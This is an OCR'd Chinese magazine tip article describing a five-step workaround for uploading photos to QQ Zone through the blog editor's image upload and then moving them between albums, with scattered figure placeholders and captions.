


图2




图3




图4




图5




图6

（本文所涉及到的QQ2007已收录到光盘中）




图7




图8

QQ 空间再来传照片

遁飚 逍榣



图1

今天在我的QQ空间中使用第七期杂志中曾经介绍过的方法上传了一些图片，使用后感觉这种方法不太方便，因此决定再给大家介绍一种上传照片的方法。我们都知道现在很多时候在QQ空间里都传不上照片，但这只是在相册里去上传，所以我们这次要换个上传的地方。

第一步：打开自己的QQ空间进入日志，当然我们不必非得去写篇日志，发现了吧，在工具栏上有个上传图片的按钮（图1），就是它了。

第二步：点击上传图片按钮选择“从电脑上传一张新图”，选好图片后上传。如果你有许多照片的话就这样全部传上去。

第三步：不用保存直接退出空间，然后点QQ面板上的“菜单”选“QQ空间”来进入QQ空间官方网站，之所以这样操作是为了进入QQ空间官方网站而不用自己登录，我们应该节约体力嘛（图2）。

第四步：进入官方网站后点导航栏的“相册”，就会进入我们的相册了。选择“我的相册”，然后找到“贴图相册”点击进入（图3）。

第五步：进入贴图相册后点击“照片管理”，勾选上要移动的图片，然后点“移动到”，把自己的照片移动到想要的相册里（图4），再进入空间，进入相册，不是就有了吗！



图2




图3

